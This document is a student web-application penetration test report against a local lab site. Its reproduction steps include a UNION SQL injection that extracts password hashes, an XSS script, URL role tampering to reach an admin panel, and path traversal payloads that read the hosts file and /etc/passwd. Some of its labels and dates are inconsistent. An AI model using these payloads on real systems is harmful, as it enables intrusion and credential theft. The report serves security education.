Simple Sample Report

External Mobile Application Penetration Testing

PREPARED FOR:

NAMES:

Logo of company

Confidential

DOCUMENT VERSION CONTROL

DOCUMENT VERSION CONTROL

***Data Classification** – Client Confidential*

Client Name	
Project name	Web Application Penetration Testing
Authors	
Approved by	
Version	*1.0*
Submission Date	*September 13, 2024*

Table of Contents

Section 1: Executive Summary

This report: documents the findings after testing (***http://localhost/cla/*** defined scope). The Penetration testing was carried out between **March 05, 2023**, to **March 30, 2023**. A series of tests were conducted against the targeted scope, using testing tools and where appropriate, manual testing techniques, to establish the presence of actual or potentially exploitable security vulnerabilities, which if exploited could result in direct or indirect damage to Customer Name. These key findings (classified as "High", "Medium" or "Low") have been highlighted in this report. Please refer to the Detailed Penetration Testing Results of the report for in depth details the key findings, their associated risks, and recommended actions.

The following represents the definition and the description of each severity rate.

Impact	Description
High	A vulnerability that can be exploited by the attacker and cause huge damage to application components and data.
Medium	A vulnerability that can be exploited by the attacker and cause moderate damage to application components and data.
Low	A vulnerability that can be exploited by the attacker to understand application underlying technologies and versions which can be utilized in further attacks.


1.1 Scope Details

The scope of evaluation and testing covered the following assets:

#	Host	Platform
1	#####	Android, IOS

1.2 Results Summary

Below is the graphical representation of total identified vulnerabilities during the penetration testing service. These vulnerabilities are classified based on the severity in variant color codes as shown below.



The following table represents the identified vulnerabilities along with the severity of each.

Vul. Ref.	Vulnerability	Severity
MH01	Union-Based SQL Injection Vulnerability in Product Search	**High**
MH02	Cross-Site Scripting (XSS) in Review box	**High**
MH03	Broken access control normal user can log in as admin	**High**
MH04	Local File Inclusion (LFI) No restriction on uploaded files	**High**
MH05	Path Traversal No Restrict on user input	**High**
MH06	Apache HTTP Server 2.4.50 - Path Traversal & Remote Code Execution (RCE)	**High**

Section 2: Detailed Penetration Testing Results

2.1 Introduction

We conducted a Web Application Penetration Testing exercise on the specified scope as part of an assignment for the NCSC. The following is a detailed report of our findings during the penetration testing process

2.2 Restrictions

As students, we ensured that no exploits were launched that could damage or negatively impact any assets. The testing was conducted on our LocalHost .

2.3 Tools


The following section represents all the tools that have been utilized by NCSC experienced consultants to conduct penetration testing services.

1- Burp Suite
2- nmap

2.4 Critical Risk Exploitable Vulnerabilities

The following section represents **Critical** exploitable vulnerabilities that were identified during Penetration testing service.

Reference	MH01
Vulnerability	Union-Based SQL Injection Vulnerability in Product Search
Description	This attack allows an attacker to manipulate the SQL query executed by the database by injecting a malicious UNION statement through the search input. This can expose sensitive data by manipulating SQL queries, highlighting the need for secure coding practices and input validation.
Severity	**Critical**
Impact	The attacker can combine the results of two or more select queries, thereby retrieving sensitive information such as user credentials, including password
Affected Systems	Website
Recommendation	Implement strict input validation and use parameterized queries to prevent Union-based SQL Injection attacks. Regularly audit and update your security measures to protect against evolving vulnerabilities.
Exploitation Results	During the assessment we were able to retrieve the user table which include sensitive information about the users **password**, **username**, **role of the user (admin or employee or normal user)**..etc, the following screenshots show some of the traffic that have been captured during the assessment: **Steps to reproduce** 1. Go into http://localhost/cla/product.php or click on products on the on the menu bar 2. Try input manipulation (‘) to find that we can inject SQL query 3. Now Trigger the SQL Injection with this following link http://localhost/cla/product.php?search=%27+UNION+SELECT+username%2Cpassword%2C+NULL+FROM+users+WHERE+username+%3D+%27admin%27--+ or search for ' UNION SELECT username,password, NULL FROM users WHERE username = 'admin'--<SPACE> (!) NOTE: after -- on the end should be a space 4. Now you can see the hashed password of the user (admin) **# POC**



localhost/cla/product.php?search=%27

```
Error: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''' at line 1
```


localhost/cla/product.php?search=%27+UNION+SELECT+username%2Cpassword%2C+NULL+FROM+users+WHERE+username+%3D+%27user%27--++


localhost/cla/product.php?search=%27+UNION+SELECT+username%2Cpassword%2C+NULL+FROM+users+WHERE+username+%3D+%27user%27--++

24c9e15e52afc47c225b757e7bee1f9d

24c9e15e52afc47c2

$0.00


Reference	MH02
Vulnerability	Cross-Site Scripting (XSS) in Review box
Description	The attacker can execute JavaScript on the victim's device by injecting the Review box
Severity	**Critical**
Impact	The attacker can steal data from whoever opens the About page on the website
Affected Systems	Website
Recommendation	Implement HTML encoding / escaping on the path.
Exploitation Results	During the assessment, we were able to exploit Cross-Site Scripting on the review box on the About page which can lead to stealing sensitive data of users **Steps to reproduce:** 1. Go into http://localhost/cla/about.php or click on about on the on the menu bar 2. Try input manipulation to find that we can inject Cross-Site Scripting 3. Now Trigger the Cross-Site Scripting with this payload on the review box <script>alert("XSS")</script> 4. Now you can see the alert box displaying the message "XSS" which means there is Cross-Site Scripting Vulnerability **# POC**  CLA Home About Products Checkout Login Computer And Loptop Accessories Submit Review GIVE US A FEEDBACK feedback is important for us. <script>alert(" Cross-Site Scripting (XSS)")</script>




localhost says

Cross-Site Scripting (XSS)

Reference	MH03
Vulnerability	Broken access control
Description	The attacker can login as a normal user and change the role to login as an admin
Severity	**Critical**
Impact	The attacker can login as an admin
Affected Systems	Website
Recommendation	Make the role authentication on the server side instead of user side


Exploitation Results	During the assessment, we were able to log in as admin using user credentials
	Steps to reproduce :
	1. Go into http://localhost/cla/robots.txt to find the admin page
	2. Go into http://localhost/cla/login.php or click on login on the on the menu bar
	3. Input normal user credentials username and password and intercept the communication
	4. Moidfy the URI by changing role to admin and user page to admin.php
	5. Now you are logged in as an admin
	# POC
	
	localhost/cla/robots.txt
	`User-agent: *`
	`Disallow: /admin.php`




```
POST /cla/login.php HTTP/1.1
Host: localhost
Content-Length: 28
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="127", "Not)A;Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/cla/login.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=spu95m9mu3h3uaiv9a57m7tm3a
Connection: keep-alive

username=user&password=user1
```

```
HTTP/1.1 302 Found
Date: Thu, 12 Sep 2024 18:15:15 GMT
Server: Apache/2.4.41 (Win64) OpenSSL/1.1.1c P
X-Powered-By: PHP/7.4.3
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revali
Pragma: no-cache
Location: index.php?role=employee
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```




```
GET /cla/index.php?role=employee HTTP/1.1
Host: localhost
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="127", "Not)A;Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: http://localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/cla/login.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=spu95m9mu3h3uaiv9a57m7tm3a
Connection: keep-alive
```





```
GET /cla/admin.php?role=admin HTTP/1.1
Host: localhost
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="127", "Not)A;Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: http://localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/cla/login.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=spu95m9mu3h3uaiv9a57m7tm3a
Connection: keep-alive
```

Admin Panel

ID	Username	Role	Action
1	admin	admin	Delete
2	user	employee	Delete

Reference	MH04
Vulnerability	Local File Inclusion (LFI)
Description	This vulnerability allows an attacker to uploads a file, modifies the 'file' query string, and accesses sensitive system files.
Severity	**Critical**
Impact	Accessing sensitive server files like passwords, database configurations, or logs.
Affected Systems	Website
Recommendation	Use strict input validation, implement whitelisting for file paths, block directory traversal sequences, disable risky functions, and ensure proper error handling.
Exploitation Results	During the assessment, we were able to add a file with any type and access it through the URL **Steps to reproduce** 1. Go into http://localhost/cla/index.php and scroll down for contact now box 2. Fill any name,email,Phone number and the file you want to upload and run 3. Go into http://localhost/cla/index.php?Name=name&Email=email&Phone+Number=phonenumber&file=nameoffileincluded 4. Then we can manuplate to retrive sensitive file on the system for example http://localhost/cla/index.php?Name=&Email=&Phone+Number=&file=..\..\..\..\Windows\System32\drivers\etc\hosts **# POC**  LFI LFI@gmail.com 0770000000 LFI Choose File get_mib_objects.py

	 localhost/cla/index.php?Name=LFI&Email=LFI%40gmail.com&Phone+Number=0770000000&file=..\..\..\..\Windows\System32\drivers\etc\hosts # Copyright (c) 1993-2009 Microsoft Corp. # # This is a sample HOSTS file used by Microsoft TCP/IP for Windows. # # This file contains the mappings of IP addresses to host names. Each # entry should be kept on an individual line. The IP address should # be placed in the first column followed by the corresponding host name. # The IP address and the host name should be separated by at least one # space. # # Additionally, comments (such as these) may be inserted on individual # lines or following the machine name denoted by a '#' symbol. # # For example: # # 102.54.94.97 rhino.acme.com # source server # 38.25.63.10 x.acme.com # x client host # localhost name resolution is handled within DNS itself. # 127.0.0.1 localhost # ::1 localhost CLA Home About Products Checkout Login Every Computer and laptop Up to 40% off ! Shop Now

Reference	MH05
Vulnerability	Apache HTTP Server 2.4.50 - Path Traversal
Description	vulnerability that allows an attacker to access directories and files on a web server outside of the intended directory structure
Severity	**Critical**
Impact	Accessing sensitive server files like passwords, database configurations, or logs.
Affected Systems	Server
Recommendation	Update the Apache server to an up-to-date version, or patch the current version
Exploitation Results	During the assessment, we were able to access files outside the directory structure **Steps to reproduce** 1. Use nmap tool to discover open services and we noticed that the Apache server has a vulnerable version. 2. confirm if a directory or subdirectory is publicly accessible. A common starting point might be the /icons/ directory, which is used by default in some Apache installations. 3. Try accessing files with ../ to move upwards in the directory structure 4. Then we can manuplate to retrive sensitive file on the system for example: http://localhost/cla/icons/../../../../etc/passwd **# POC** 

localhost/icons/.%%32%
localhost/cla/../icons/.%%32%65/.%%32%65/.%%32%65/.%%32%65/etc/passwd


```
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
_galera:x:100:65534::/nonexistent:/usr/sbin/nologin
mysql:x:101:102:MariaDB Server,,,:/nonexistent:/bin/false
tss:x:102:103:TPM software stack,,,:/var/lib/tpm:/bin/false
strongswan:x:103:65534::/var/lib/strongswan:/usr/sbin/nologin
systemd-timesync:x:992:992:systemd Time Synchronization:/:/usr/sbin/nologin
rwhod:x:104:65534::/var/spool/rwho:/usr/sbin/nologin
_gophish:x:105:106::/var/lib/gophish:/usr/sbin/nologin
iodine:x:106:65534::/run/iodine:/usr/sbin/nologin
messagebus:x:107:107::/nonexistent:/usr/sbin/nologin
tcpdump:x:108:108::/nonexistent:/usr/sbin/nologin
miredo:x:109:65534::/var/run/miredo:/usr/sbin/nologin
_rpc:x:110:65534::/run/rpcbind:/usr/sbin/nologin
Debian-snmp:x:111:110::/var/lib/snmp:/bin/false
redis:x:112:112::/var/lib/redis:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
mosquitto:x:114:115::/var/lib/mosquitto:/usr/sbin/nologin
redsocks:x:115:116::/var/run/redsocks:/usr/sbin/nologin
stunnel4:x:991:991:stunnel service system account:/var/run/stunnel4:/usr/sbin/nologin
sshd:x:116:65534::/run/sshd:/usr/sbin/nologin
